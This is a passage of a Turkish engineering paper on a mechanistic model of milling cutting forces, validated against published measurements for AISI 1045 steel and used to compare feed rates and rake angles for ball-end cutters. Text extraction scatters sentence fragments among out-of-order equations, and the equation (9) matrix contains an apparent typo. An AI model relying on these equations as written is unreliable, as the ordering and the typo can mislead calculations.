K_{tc} , K_{rc} ve K_{ac} kenar kuvveti katsayılarıdır ve Denklem (7)'de verilen kesici kenar uzunluğu (dS) ile ilişkilidir. K_{tc} , K_{rc} ve K_{ac} kesme kuvveti katsayılarını göstermektedir.

Kuvvet katsayılarının kalibrasyonu için iki tipik yöntem vardır. Birinci yöntem dik kesmeden eğik kesmeye dönüşüm yöntemi [30], ikinci yöntem ise doğrudan kalibrasyon yöntemidir [31]. Birinci

$$\left. \begin{aligned} F_x(\phi) &= \sum_{j=1}^{N_f} F_{x,j}[\phi_j(z)] = \sum_{j=1}^{N_f} \int_{z_1}^{z_2} [-dF_{r,j} \sin \phi_j \sin \kappa_j - dF_{t,j} \cos \phi_j - dF_{a,j} \sin \phi_j \cos \kappa_j] dz \\ F_y(\phi) &= \sum_{j=1}^{N_f} F_{y,j}[\phi_j(z)] = \sum_{j=1}^{N_f} \int_{z_1}^{z_2} [-dF_{r,j} \cos \phi_j \sin \kappa_j + dF_{t,j} \sin \phi_j - dF_{a,j} \cos \phi_j \cos \kappa_j] dz \\ F_z(\phi) &= \sum_{j=1}^{N_f} F_{z,j}[\phi_j(z)] = \sum_{j=1}^{N_f} \int_{z_1}^{z_2} [dF_{r,j} \cos \kappa_j - dF_{a,j} \sin \kappa_j] dz \end{aligned} \right\} \quad (10)$$

burada N_f kesici kenar sayısıdır. z_1 ve z_2 kesme bölgesindeki kesici kenarın temas sınırlarıdır. Sayısal hesaplama için kesici takım eksenel talaş

yöntemde, kesme hızı ve talaş derinliği sabit tutularak farklı ilerleme hızlarında belirli bir kesici takım-iş parçası çifti üzerinde bir dizi dik kesme deneyi gerçekleştirilir ve talaş kalınlığının yansız teğetsel ve ilerleme kuvvet bileşenleri ölçülerek ortalama değerler bulunur. Daha sonra, doğrusal kuvvet-ilerleme hızı fonksiyonları oluşturulur ve sıfır ilerleme hızı ile bu fonksiyonların kesişimlerinden kenar kuvveti katsayıları tahmin edilir. Kesme kuvveti katsayılarının belirlenmesi dik [6] ve eğik [7] kesme modellerine dayalıdır. Dik kesme modeline ölçülen kuvvetler ve talaş kalınlıkları yerleştirilerek kayma açısı, sürtünme açısı ve kayma gerilmesi hesaplanır. Bu veriler ve eğik kesme modeli kullanılarak kesme kuvveti katsayıları tahmin edilir.

İkinci yöntemde, kesme hızı, radyal ve eksenel talaş derinlikleri sabit tutularak farklı ilerleme hızlarında belirli bir kesici takım-iş parçası çifti üzerinde bir dizi frezeleme deneyi yapılır ve kuvvet bileşenleri ölçülür. Daha sonra, ölçülen kuvvet bileşenlerinden bir diş periyodundaki ortalama kuvvetler hesaplanır. Ortalama kuvvetlerin ilerleme hızına doğrusal olarak bağlı olduğu varsayılır ve deneysel ortalama kesme ve kenar kuvvetlerinin analitik ortalama frezeleme kuvveti ifadelerine eşitlenmesiyle kuvvet katsayıları elde edilir.

Teğetsel, radyal ve eksenel bileşenler Denklem (9)'daki dönüşümler ile X (ilerleme), Y (normal) ve Z (eksenel) yönlerine dönüştürülür [32]:

$$\begin{cases} dF_x \\ dF_y \\ dF_z \end{cases} = \begin{bmatrix} -\sin \phi \sin \kappa & -\cos \phi & -\sin \phi \cos \kappa \\ -\cos \phi \sin \kappa & \sin \kappa & -\cos \phi \cos \kappa \\ \cos \kappa & 0 & -\sin \kappa \end{bmatrix} \begin{cases} dF_r \\ dF_t \\ dF_a \end{cases} \quad (9)$$

ϕ dönme konumunda toplam kesme kuvvetleri, iş parçasıyla temas halinde olan tüm kesici kenarlar için Denklem (9)'un eksenel talaş derinliği boyunca integralinin alınmasıyla, Denklem (10)'da gösterildiği gibi, bulunabilir.

derinliği boyunca dz yüksekliğine sahip disk elemanlara bölünür. Diferansiyel kesme kuvvetleri, tüm kesici kenarlar için temas uzunluğu boyunca

hesaplanır ve belirli bir ϕ dönme açısında her bir eksen için $F_x(\phi)$, $F_y(\phi)$ ve $F_z(\phi)$ bileşke kuvvetlerini bulmak üzere toplanırlar.

İlerleme (X), normal (Y) ve eksenel (Z) yöndeki kuvvetler, silindirik düz uçlu frezeleme takımı (I. durum) için Denklem (11)'de belirtilen dönüşümden hesaplanır.

$$\begin{aligned} dF_{x,j}(\phi_j(z)) &= -dF_{t,j} \cos\phi_j - dF_{r,j} \sin\phi_j \\ dF_{y,j}(\phi_j(z)) &= +dF_{t,j} \sin\phi_j - dF_{r,j} \cos\phi_j \\ dF_{z,j}(\phi_j(z)) &= +dF_{a,j} \end{aligned} \quad (11)$$

Yarım küre uçlu takımla frezeleme durumunda (II. durum), matematiksel karmaşıklık ve hesaplama yükü önemli ölçüde artar. Ancak, sayısal bir yöntem kullanılarak uygun yaklaşık bir çözüm Denklem (12)'de gösterildiği gibi, elde edilebilir.

$$\begin{aligned} dF_{x,j}(\phi_j(z)) &= -dF_{r,j} \sin\phi_j \sin\kappa_j - dF_{t,j} \cos\phi_j - dF_{a,j} \sin\phi_j \cos\kappa_j \\ dF_{y,j}(\phi_j(z)) &= -dF_{r,j} \cos\phi_j \sin\kappa_j + dF_{t,j} \sin\phi_j - dF_{a,j} \cos\phi_j \cos\kappa_j \\ dF_{z,j}(\phi_j(z)) &= dF_{r,j} \cos\kappa_j - dF_{a,j} \sin\kappa_j \end{aligned} \quad (12)$$

Diğer taraftan, I. durum için kesin çözüme ulaşmak mümkündür. Denklem (10)'da talaş kalınlığı

yazılarak ve $\kappa = 90^\circ$ dikkate alınarak Denklem (13) elde edilir.

$$\begin{aligned} dF_{x,j}(\phi_j(z)) &= \left\{ \frac{S_{tj}}{2} [-K_{tc} \sin 2\phi_j - K_{rc} (1 - \cos 2\phi_j)] + [-K_{te} \cos\phi_j - K_{re} \sin\phi_j] \right\} dz \\ dF_{y,j}(\phi_j(z)) &= \left\{ \frac{S_{tj}}{2} [K_{tc} (1 - \cos 2\phi_j) - K_{rc} \sin 2\phi_j] + [K_{te} \sin\phi_j - K_{re} \cos\phi_j] \right\} dz \\ dF_{z,j}(\phi_j(z)) &= [K_{ac} S_{tj} \sin\phi_j + K_{ae}] dz \end{aligned} \quad (13)$$

Denklem (13), kesici takımın her bir j kesici kenarı için talaş derinliği boyunca integral alınarak, Denklem (14)'te verildiği gibi, ifade edilir.

$$F_{q_{tot}}(\phi_j(z)) = \sum_{j=1}^{N_f} F_q(\phi_j(z)) \quad (15)$$

$$F_q(\phi_j(z)) = \int_{z_{j,1}}^{z_{j,2}} dF_q(\phi_j(z)) dz \quad q = x, y, z \quad (14)$$

İntegraller, Denklem (16) dikkate alınarak gerçekleştirilir.

Toplam kesme kuvvetini elde etmek amacıyla takımın her bir kesici kenarı için kuvvetler, Denklem (15)'te verildiği gibi, toplanır.

$$d\phi_j(z) = -\frac{2 \tan i}{D} dz \quad (16)$$

Son olarak, I. durum (silindirik düz uçlu frezeleme takımı) için kesin çözüm, Denklem (17)'de verildiği gibi, elde edilir.

$$\begin{aligned} dF_{x,j}(\phi_j(z)) &= \left\{ \frac{S_{tj}}{4k_i} [-K_{tc} \cos 2\phi_j + K_{rc} (2\phi_j - \sin 2\phi_j)] + \frac{1}{k_i} [K_{te} \sin\phi_j - K_{re} \cos\phi_j] \right\}_{z_{j,1}(\phi_j(z))}^{z_{j,2}(\phi_j(z))} \\ dF_{y,j}(\phi_j(z)) &= \left\{ \frac{-S_{tj}}{4k_i} [K_{tc} (2\phi_j - \sin 2\phi_j) + K_{rc} \cos 2\phi_j] + \frac{1}{k_i} [K_{te} \cos\phi_j - K_{re} \sin\phi_j] \right\}_{z_{j,1}(\phi_j(z))}^{z_{j,2}(\phi_j(z))} \\ dF_{z,j}(\phi_j(z)) &= \frac{1}{k_i} [-S_{tj} K_{ac} \cos\phi_j + K_{ae} \phi_j]_{z_{j,1}(\phi_j(z))}^{z_{j,2}(\phi_j(z))} \end{aligned} \quad (17)$$

burada $z_{j,1}(\phi_j(z))$ ve $z_{j,2}(\phi_j(z))$ sırasıyla frezenin j kenarında aksenal talaş derinliğini belirleyen alt ve üst sınırlardır.

4. DENEYSSEL REFERANS (EXPERIMENTAL REFERENCE)

Mekanistik kesme kuvveti simülasyonları, Gonzalo ve ark. [32] tarafından önerilen kesme koşulları kullanılarak gerçekleştirilmiştir. Tablo 1 kesme koşullarını ve takım geometrisini göstermektedir. Bu çalışmada incelenen parametreler ilerleme hızı ve talaş açısıdır. İş parçası malzemesi AISI 1045 düşük karbonlu çeliktir. Kesme hızının değeri 100 m/dak olarak sabitlenmiştir. Kesici takım, 0° helis açısına ve 16 mm çapa sahip, tek ağızlı kaplanmamış sert metal takma uçlu silindirik düz parmak frezedir. Kanal frezeleme yapılarak gerçekleştirilen frezeleme işlemleri için 6° pozitif talaş açısına ve -10° negatif talaş açısına sahip iki farklı freze takımı kullanılmıştır.

Tablo 1. AISI 1045 çeliğini parmak frezeleme için kesme koşulları ve takım geometrisi (Cutting conditions and tool geometry for end milling AISI 1045 steel) [32]

Kesme hızı, V (m/dak)	100
Eksenel talaş derinliği, a_p (mm)	2
Radyal talaş derinliği, a_e (mm)	16
İlerleme hızı, f_z (mm/diş)	0,06 ve 0,09
Helis açısı, i ($^\circ$)	0
Takım malzemesi	Karbür
Takım çapı (mm)	16
Talaş açısı, γ ($^\circ$)	6 ve -10

Silindirik düz uçlu parmak freze takımıyla mekanistik modelden elde edilen frezeleme kuvvetlerini doğrulamak amacıyla Gonzalo ve ark. [32] tarafından ölçülen deneysel kesme kuvvetleri kullanılmıştır. Deneyler, kanal frezeleme sırasında ilerleme (X) ve normal (Y) yönlerdeki kesme kuvvetlerinin ölçülmesine dayalıdır.

Mekanistik model, kesme kuvvetlerini tahmin etmek için literatürde mevcut katsayıları kullanmaktadır. Tablo 2 AISI 1045 çeliği iş parçası ve karbür kesici takım çifti için 100 m/dak kesme hızında frezeleme deneylerinden elde edilen anlık kuvvete dayalı kesme ve kenar kuvveti katsayılarının değerlerini göstermektedir [32]. Burada silindirik düz uçlu ve 0° helis açısına sahip

takımla gerçekleştirilen frezeleme işleminin dik kesmeye karşılık geldiğine dikkat edilmelidir.

Tablo 2. Kesme ve kenar kuvveti katsayılarının değerleri (Values of the cutting and edge force coefficients) [32]

Katsayılar	Talaş açısı, γ ($^\circ$)	
	6	-10
K_{tc} (N/mm ²)	1730	1987
K_{te} (N/mm)	4	35
K_{rc} (N/mm ²)	723	1093
K_{re} (N/mm)	26	60

5. SONUÇLAR VE TARTIŞMA (RESULTS AND DISCUSSION)

Bu çalışmada, silindirik düz ve yarım küre takma uçlu ve 0° helis açısına sahip parmak freze takımları ile frezeleme sırasında kesme kuvvetlerinin simülasyonunu gerçekleştirmek için mekanistik yaklaşım sunulmuştur. Simülasyonlar, farklı ilerleme hızları ve farklı talaş açısına sahip takımlar kullanılarak gerçekleştirilmiştir. Sonuçlar, aşağıda detaylı olarak verilmiştir.

5.1. İlerleme ve Normal Kesme Kuvvetlerinin Karşılaştırılması (Comparison of Feed and Normal Cutting Forces)

Bu bölümde, mekanistik kuvvet modelinin doğrulanması için silindirik düz uçlu parmak freze takımı ile frezeleme işlemleri ele alınmıştır. Kesme kuvvetlerini karşılaştırmak amacıyla dört sayısal deney yapılmıştır. İlk aşamada, deneylerden elde edilen ve tahmin edilen ilerleme ve normal kuvvetlerin genlikleri analiz edilmiştir. İkinci aşamada, kesicinin dönmesiyle oluşan kuvvet değişimleri, yani kuvvet deseni analiz edilmiştir. Bu analizler, farklı ilerleme hızları (0,06 ve 0,09 mm/diş) ve talaş açıları (6° ve -10°) altında gerçekleştirilen kanal frezeleme işlemlerine dayalıdır.

6° pozitif talaş açılı takım kullanılarak 0,06 ve 0,09 mm/diş ilerleme hızlarında mekanistik modelden tahmin edilen ilerleme (F_x) ve normal (F_y) kuvvetlerin deneysel olarak ölçülen kuvvetlerle karşılaştırılması sırasıyla Şekil 4 ve 5'te gösterilmiştir. Şekil 4'te görüldüğü gibi, mekanistik modelden elde edilen kuvvetlerin genliklerinin ölçülen kesme kuvvetlerinin genlikleri ile karşılaştırılması için tepe ve vadi değerleri dikkate alınmıştır. Bu tepe ve vadi büyüklükleri ilerleme ve normal kuvvet büyüklükleri için sırasıyla $F_{x,T}$ ve

$F_{x,V}$ olarak işaretlenmiştir. İlerleme (F_x) ve normal (F_y) kuvvet sinyali için ortalama genlik, Denklem (18)'de verildiği gibi, hesaplanabilir.

$$F_{x(\text{genlik})} = \left| \frac{F_{x,T} - F_{x,V}}{2} \right|, F_{y(\text{genlik})} = \left| \frac{F_{y,T} - F_{y,V}}{2} \right| \quad (18)$$

Deneyler sırasında ölçülen ilerleme ve normal kuvvetlerin genlikleri, yani $F_{x(\text{genlik})}^{\ddot{O}}$ ve $F_{y(\text{genlik})}^{\ddot{O}}$, Tablo 3'te listelenmiştir [32].

Şekil 5'te gösterildiği gibi, mekanistik modelle tahmin edilen ilerleme kuvveti ve normal kuvvet için sırasıyla $F_{x(\text{genlik})}^T$ ve $F_{y(\text{genlik})}^T$ genlikleri elde


edilmiştir. $F_{x(\text{genlik})}^T$ ve $F_{y(\text{genlik})}^T$ büyüklüklerinin değerleri ve bu değerlere göre hesaplanan hata yüzdeleri Tablo 4'te verilmiştir. Bu çalışmada, mekanistik modelin performansının ölçüsü olarak hataların mutlak ortalaması alınmıştır. Mekanistik modelden tahmin edilen ilerleme kuvvet genlikleri ortalama %3,64 mutlak hata yüzdesi ile ölçülen değere oldukça yakındır. Normal kuvvet için genlikler ölçülenlerden fazla tahmin edilmiştir, ancak ortalama tahmin hatası %6,09 olarak bulunmuştur. Bu hataların nedeni, kanal frezelemenin mekanistik modelinde parmak frezenin yalnızca çevresel kesici kenarlarının dikkate alınması olabilir. Uygulamada, alın kesici kenar ilave kesme kuvvetleri oluşturmaktadır.

Tablo 3. Deneyler sırasında ölçülen kesme kuvvetlerinin genlikleri (Amplitudes of cutting forces measured during the experiments) [32]


Test no	Kesme hızı, V (m/dak)	Eksenel talaş derinliği, a_p (mm)	İlerleme hızı, f_z (mm/diş)	Talaş açısı, γ ($^\circ$)	İlerleme kuvveti, $F_{x(\text{genlik})}^{\ddot{O}}$ (N)	Enine kuvvet, $F_{y(\text{genlik})}^{\ddot{O}}$ (N)
1	100	2	0,06	6	136,55	140,56
2	100	2	0,09	6	189,44	191,55
3	100	2	0,06	-10	220	228
4	100	2	0,09	-10	278,23	282,26

Şekil 4 ve 5'ten, mekanistik modelin, 0,06 ve 0,09 mm/diş ilerleme hızları için kesici takım dönme açısı ile ilerleme (F_x) ve normal (F_y) kuvvetlerin değişimini de tahmin edebildiği çıkarılabilir. Farklı

ilerleme hızları için tahmin edilen ve ölçülen kuvvetler oldukça benzerdir ve ilerleme hızı arttırıldığında artış eğilimi göstermişlerdir.



Şekil 4. 6° talaş açısına sahip düz uçlu parmak freze için ölçülen [32] ve tahmin edilen kuvvetlerin karşılaştırılması, $f_z=0,06$ mm/diş: a) F_x , b) F_y (Comparison of measured [32] and predicted forces for flat-end milling cutter with rake angle of 6° , $f_z=0,06$ mm/tooth: a) F_x , b) F_y)



Şekil 5. 6° talaş açına sahip düz uçlu parmak freze için ölçülen [32] ve tahmin edilen kuvvetlerin karşılaştırılması, $f_z=0,09$ mm/diş: a) F_x , b) F_y (Comparison of measured [32] and predicted forces for flat-end milling cutter with rake angle of 6° , $f_z=0,09$ mm/tooth: a) F_x , b) F_y)

Tablo 4. Ölçülen [32] ve tahmin edilen kesme kuvvetlerinin genliklerinin karşılaştırılması (Comparison of amplitudes of measured [32] and predicted cutting forces)

Test no	İlerleme kuvveti			Normal kuvvet		
	$F_{x(\text{genlik})}^{\text{ö}}$ (N)	$F_{x(\text{genlik})}^{\text{T}}$ (N)	Hata (%)	$F_{y(\text{genlik})}^{\text{ö}}$ (N)	$F_{y(\text{genlik})}^{\text{T}}$ (N)	Hata (%)
1	136,55	126,84	7,66	140,56	147,5	-4,71
2	189,44	182,47	3,82	191,55	203,43	-5,84
3	220	213,9	2,85	228	241,67	-5,66
4	278,23	278,91	-0,24	282,26	307,38	-8,17
Ortalama (mutlak)			3,64			6,09


-10° negatif talaş açılı takım için 0,06 ve 0,09 mm/diş ilerleme hızlarında mekanistik modelden elde edilen kuvvetlerin deneysel olarak ölçülen kuvvetlerle karşılaştırılması Şekil 6a ve 6b'de gösterilmiştir. Negatif talaş açılı takım, muhtemelen iş parçasından talaş kaldırmak yerine deforme etmek için daha yüksek itme enerjisine sahip olmasından dolayı pozitif talaş açılı takım kullanılarak elde edilen kuvvetlerden daha yüksek değerler oluşturmuştur [32].

Şekil 6a'dan görülebileceği gibi, mekanistik modelden tahmin edilen kuvvet büyüklükleri, 0,06 mm/diş ilerleme koşulunda takımın giriş ve çıkış bölgelerinde deneysel olarak ölçülen kuvvetlerle tam olarak eşleşmemektedir. Bu sapmalar, muhtemelen deney sırasında diş giriş ve çıkış bölgelerinde oluşan kesici takım ve iş parçası-dinamometre titreşimlerinden kaynaklanmaktadır, dolayısıyla bu titreşimler kötü kuvvet sinyaline yol

açmaktadır. Ancak, anlık kuvvete dayalı mekanistik kuvvet modelinden elde edilen kuvvetlerin şekli yüksek kesilmemiş talaş kalınlığı değerleri altında deneysel olarak ölçülen kuvvetlerle tatmin edici bir uyum içerisinde dir.

0,09 mm/diş daha yüksek ilerleme hızında tahmin edilen kuvvetler ölçülen kuvvetlerle genel olarak iyi uyum sağlamasına rağmen, tahmin edilen kuvvetler deneysel kuvvetlerden biraz daha yüksek tepe ve vadi kuvvet değerleri göstermiştir (Şekil 6b). Tepe ve vadi değerlerinde gözlemlenen değişiklikleri tam olarak modellemek için, Wan ve ark. [22, 23] tarafından tanımlandığı gibi, salgı parametreleri gereklidir.

Şekil 6'da verilen sonuçlardan, 6° pozitif ve -10° negatif talaş açılı takımlarla AISI 1045 çeliğini frezelemede ilerleme hızı 0,06'dan 0,09 mm/diş'e değiştirildiğinde kesme kuvvetlerinin arttığı da gözlemlenmiştir.



Şekil 6. -10° negatif talaş açısına sahip silindirik düz uçlu parmak freze için ölçülen [32] ve tahmin edilen kesme kuvvetlerinin karşılaştırılması: a) $f_z=0,06$ ve b) $f_z=0,09$ mm/diş (Comparison of measured [32] and predicted cutting forces for cylindrical flat-end milling cutter with negative rake angle of -10° : a) $f_z=0,06$ and b) $f_z=0,09$ mm/tooth)

5.2. Yarım Küre Uçlu Parmak Freze Takımıyla Frezeleme Simülasyonları (Ball-End Milling Simulations)

Yarım küre uçlu parmak frezenin dış geometrisi yay ve düz bölgelerden oluşmaktadır. Silindirik düz uçlu parmak frezelerin tersine, yay bölgesinde aksel dalma açısı (κ) kesici takım eksenini boyunca değişmektedir [3].

Silindirik düz uçlu takımla frezeleme için kesme kuvveti modelinin doğrulanmasından sonra, yarım küre uçlu freze takımları ile frezelemede ilerleme hızı ve kesici takım talaş açısının etkisini incelemek için bir dizi kanal frezeleme simülasyonu gerçekleştirilmiştir. Simülasyonlar, 100 m/dak kesme hızında, 2 mm aksel talaş derinliğinde ve 0,06 ve 0,09 mm/diş iki farklı ilerleme hızında yürütülmüştür. Kesme kuvvetleri, AISI 1045 çeliğinin işlenmesi için iki ağızlı, 16 mm çapında ve 0° helis açılı tungsten karbür (WC) takımlarla

modellenmiştir. 6° pozitif talaş açısına ve -10° negatif talaş açısına sahip iki farklı takım kullanılmıştır. Frezenin yalnızca yarım küre bölgesi kesmeye dahil edilmiştir. Tahminler, dik kesme frezeleme deneyleri ve anlık kuvvete dayalı yöntemle elde edilen kesme ve kenar kuvveti katsayılarına dayalıdır [32].

Silindirik düz uçlu parmak freze ile frezelemede olduğu gibi, yarım küre uçlu freze takımıyla işleme için ortalama kesme kuvveti genlikleri hesaplanmıştır. Tablo 5'te 6° pozitif talaş açısına ve -10° negatif talaş açısına sahip takımlar için farklı ilerleme hızları kullanılarak elde edilen kuvvet genliklerinin değerleri gösterilmiştir. 6° pozitif talaş açılı takım kullanılarak 0,06 ve 0,09 mm/diş ilerleme hızlarında simüle edilen ilerleme kuvvet genlikleri ($F_{x(\text{genlik})}^T$) sırasıyla 786,8 ve 1134,9 N'dur. 0,06 ve 0,09 mm/diş ilerleme hızlarında elde edilen ilerleme kuvvet genlikleri ($F_{x(\text{genlik})}^T$) arasında yaklaşık 350N'luk bir fark vardır. Normal kuvvet genlikleri ($F_{y(\text{genlik})}^T$) için de fark yaklaşık 350 N'dur. Başka bir deyişle, 0,06 ve 0,09 mm/diş ilerleme hızlarında tahmin edilen $F_{x(\text{genlik})}^T$ ve $F_{y(\text{genlik})}^T$ için farklar yaklaşık %30 olarak

bulunmuştur. -10° negatif talaş açısına sahip takım ile frezeleme durumunda 0,06 ve 0,09 mm/diş ilerleme hızlarında tahmin edilen kuvvet genlikleri 6° pozitif talaş açılı takım kullanılarak elde edilen genliklerden daha büyüktür. -10° negatif talaş açılı takım kullanılarak 0,06 ve 0,09 mm/diş ilerleme hızlarında tahmin edilen kuvvet genlikleri arasındaki farklar ilerleme (F_x) ve normal (F_y) kuvvet bileşenleri için yaklaşık %20'ye kadar azalmıştır. İlerleme hızı 0,06'dan 0,09 mm/diş'e çıkarıldığında 6° pozitif talaş açılı takım kullanılarak bulunan kuvvet genliklerinin artışı -10° negatif talaş açılı takım ile elde edilenlerden yaklaşık %10 daha büyüktür. Takım ömrü öncelikli ise takım talaş açısı -10° 'ye ayarlanabilir.

0,06 ve 0,09 mm/diş ilerleme hızları için farklı talaş açılı takımlar kullanılarak elde edilen kuvvet genliklerinin karşılaştırılması Tablo 6'da gösterilmiştir. 0,06 mm/diş ilerleme hızı durumunda takım talaş açısı 6° 'den -10° 'ye değiştirildiğinde ilerleme kuvveti genlik değeri ($F_{x(\text{genlik})}^T$) 786,8 N'dan 1442,6N'a artmıştır. Başka bir deyişle, takım talaş açısı 6° 'den -10° 'ye değiştirildiğinde ilerleme kuvveti genliği ($F_{x(\text{genlik})}^T$) %45,5 artmıştır. Normal kuvvet genliği ($F_{y(\text{genlik})}^T$) için de fark yaklaşık

–%43 olarak hesaplanmıştır. 0,09 mm/diş ilerleme hızında 6° ve -10° talaş açıları için $F_{x(\text{genlik})}^T$ değerleri sırasıyla yaklaşık 1135 ve 1839 N ve $F_{y(\text{genlik})}^T$ değerleri de sırasıyla yaklaşık 1242 ve 1963 N'dur. Bu sonuçlara göre -10° negatif talaş açılı takım ile elde edilen kuvvet genliklerinin değerleri 6° pozitif talaş açılı takım kullanılarak elde edilenlerden daha yüksektir. Farklar, ilerleme

kuvvet genliği için ($F_{x(\text{genlik})}^T$) yaklaşık –%38 ve normal kuvvet genliği ($F_{y(\text{genlik})}^T$) için yaklaşık –%37 olarak hesaplanmıştır. Yukarıdaki tartışmadan, sabit ilerleme hızı altında talaş açısı 6° 'den -10° 'ye değiştirildiğinde kuvvet genliklerinin büyük ölçüde arttığı çıkarılabilir. Enerji tüketimi açısından takım talaş açısı 6° 'ye ayarlanmalıdır.

Tablo 5. Yarım küre uçlu freze ile işleme sırasında tahmin edilen kuvvetlerin ilerleme hızı açısından karşılaştırılması (Comparison of predicted forces during ball-end milling in terms of feed rate)


Talaş açısı, γ ($^\circ$)	Kuvvet, (N)	İlerleme hızı, f_z (mm/diş)		Fark (%)
		0,06	0,09	
6	$F_{x(\text{genlik})}^T$ (N)	786,8	1134,9	–30,7
	$F_{y(\text{genlik})}^T$ (N)	893,9	1241,85	–28
–10	$F_{x(\text{genlik})}^T$ (N)	1442,6	1838,7	–21,5
	$F_{y(\text{genlik})}^T$ (N)	1558,85	1963	–20,6

Tablo 6. Yarım küre uçlu freze ile işleme sırasında tahmin edilen kuvvetlerin talaş açısı açısından karşılaştırılması (Comparison of predicted forces during ball-end milling in terms of rake angle)


İlerleme hızı, f_z (mm/diş)	Kuvvet, (N)	Talaş açısı, γ ($^\circ$)		Fark (%)
		6	–10	
0,06	$F_{x(\text{genlik})}^T$	786,8	1442,6	–45,5
	$F_{y(\text{genlik})}^T$	893,9	1558,85	–42,7
0,09	$F_{x(\text{genlik})}^T$	1134,9	1838,7	–38,3
	$F_{y(\text{genlik})}^T$	1241,85	1963	–36,7

Şekil 7 ve 8 farklı ilerleme hızları ve talaş açılarındaki kanal frezeleme sırasında kesici takımın iki devri boyunca tahmin edilen kesme kuvveti desenlerinin değişimini göstermektedir. Şekil 7'de gösterilen, ilerleme hızının 0,06 mm/diş ve takım talaş açısının 6° olduğu kanal frezeleme için ve ayrıca Şekil 8'de gösterildiği gibi, 0,09 mm/diş ilerleme hızında -10°

negatif talaş açılı takımla gerçekleştirilen kanal frezeleme sırasında, simüle edilen dalga formları birbirine benzerdir. Simüle edilen kuvvetler tekrarlanan diş geçiş modelleri sergilemiştir. Ancak, ilerleme hızının artışıyla ve talaş açısının pozitiften negatife değiştirilmesiyle ilerleme ve normal kuvvet büyüklükleri önemli ölçüde artış göstermiştir.



Şekil 7. 6° pozitif talaş açısına sahip yarım küre uçlu parmak freze kullanılarak tahmin edilen kesme kuvvetleri, $f_z=0,06$ mm/diş (Predicted cutting forces using ball-end milling cutter with positive rake angle of 6°, $f_z=0,06$ mm/tooth)



Şekil 8. -10° negatif talaş açısına sahip yarım küre uçlu parmak freze kullanılarak tahmin edilen kesme kuvvetleri, $f_z=0,09$ mm/diş (Predicted cutting forces using ball-end milling cutter with negative rake angle of -10°, $f_z=0,09$ mm/tooth)

6. SONUÇLAR (CONCLUSIONS)

Frezeleme işleminin mekanistik yöntemle simülasyonu, kesme kuvvetleri hakkında kapsamlı bilgiler edinmeye yardımcı olabilir. Bu çalışmada, iki ana bölüm yer almaktadır. Birincisi, silindirik düz ve yarım küre uçlu parmak freze takımları ile frezeleme işlemleri için mekanistik kesme kuvveti modeli sunulmuştur. Modeli doğrulamak için silindirik düz uçlu parmak freze takımları ile kanal frezeleme işlemleri sırasında simüle edilen kesme kuvvetleri deneysel değerlerle karşılaştırılmıştır. İkincisi, yarım küre uçlu takım ile frezelemede ilerleme hızı ve takım talaş açısının kesme kuvvetleri üzerindeki etkileri kanal frezeleme simülasyonları ile araştırılmıştır. Analize ve tartışmaya dayanarak, aşağıdaki sonuçlara varılabilir:

1. Silindirik düz uçlu parmak freze takımı ile kanal frezeleme sırasında mekanistik modelin ilerleme kuvveti için ortalama %3,64'lük mutlak hata ve normal kuvvet için ise %6,09'luk tahmin hatası gösterdiği görülmüştür. Ayrıca, kesici takımın her bir artışlı dönüşü için farklı ilerleme hızları ve kesici takım talaş açısı koşullarında kesme kuvvetleri simüle edilmiştir. Simülasyon sonuçları, deneysel sonuçlarla hem şekil hem de büyüklük bakımından yakından eşleşmektedir.
2. 6° pozitif talaş açısına sahip yarım küre uçlu takım kullanılarak gerçekleştirilen frezeleme simülasyonlarında ilerleme hızının 0,06'dan 0,09 mm/diş'e çıkarılmasıyla kesme kuvvetlerinde %30'luk bir artış görülmüştür. -10° negatif talaş açılı takım ile 0,06 ve 0,09 mm/diş ilerleme hızlarında simüle edilen kuvvet genlikleri arasındaki farklar yaklaşık %20'ye kadar azalmıştır.

3. 0,06 mm/dış ilerleme hızında yarım küre uçlu parmak freze takımının talaş açısı 6°'den -10°'ye değiştirildiğinde kesme kuvveti genliklerinin artışı %45 civarındadır. Buna ilaveten, 0,09 mm/dış ilerleme hızı durumunda kesme kuvvetlerinin genliklerinde %40'dan biraz daha az bir artış bulunmuştur.
4. Mekanistik kesme kuvveti modeli, kesici takım salgısını ve takım-iş parçası titreşimini hesaba katacak şekilde gelecekteki bir çalışma için geliştirilmelidir.

ETİK STANDARTLARIN BEYANI (DECLARATION OF ETHICAL STANDARDS)

Bu makalenin yazarı çalışmada kullandığı materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan eder.

The author of this article declares that the materials and methods he uses in his work do not require ethical committee approval and/or legal-specific permission.

YAZARLARIN KATKILARI (AUTHORS' CONTRIBUTIONS)

Mehmet AYDIN: Simülasyonları yapmış, sonuçlarını analiz etmiş ve maklenin yazım işlemini gerçekleştirmiştir.

He conducted the simulations, analyzed the results and performed the writing process.

ÇIKAR ÇATIŞMASI (CONFLICT OF INTEREST)

Bu çalışmada herhangi bir çıkar çatışması yoktur.

There is no conflict of interest in this study.

KAYNAKLAR (REFERENCES)

- [1] Yağmur, S., Kurt, A. ve Şeker, U. (2018). Karbon fiber takviyeli kompozit malzemelerinin frezelenmesinde meydana gelen yüzey pürüzlüğünün değerlendirilmesi ve matematiksel modellenmesi. Gazi University Journal of Science Part C: Design and Technology, 6(3), 705–714.
- [2] Engin, S. and Altintas, Y. (2001). Mechanics and dynamics of general milling cutters. Part I: helical end mills. International Journal of Machine Tools & Manufacture, 41, 2195–2212.
- [3] Gradišek, J., Kalveram, M. and Weinert, K. (2004). Mechanistic identification of specific force coefficients for a general end mill. International Journal of Machine Tools & Manufacture, 44, 401–414.
- [4] Ehman, K.F., Kapoor, S.G., DeVor, R.E. and Lazoglu, I. (1997). Machining process modeling: A review. Journal of Manufacturing Science and Engineering, 119, 655–663.
- [5] Van Luttervelt, C.A., Childs, T.H.C., Jawahir, I.S., Klocke, F. and Venuvinod, P.K. (1998). Present situation and future trends in modeling of machining operations. Annals of the CIRP, 47, 587–626.
- [6] Merchant, M.E. (1945). Mechanics of the metal cutting process I. Orthogonal cutting and a type 2 chip. Journal of Applied Physics, 16, 267–275.
- [7] Armarego, E.J.A. and Brown, R.H. (1969). The machining of metals. New Jersey: Prentice-Hall.
- [8] Koenigsberger, F. and Sabberwal, A.J.P. (1961). An investigation into the cutting force pulsations during milling operations. International Journal of Machine Tool Design & Research, 1, 15–33.
- [9] Young, H., Mathew, P. and Oxley, P.L.B. (1994). Predicting cutting forces in face milling. International Journal of Machine Tools & Manufacture, 34(6), 771–83.
- [10] Oxley, P.L.B. (1989). Mechanics of machining. Chichester: Ellis Horwood Limited.
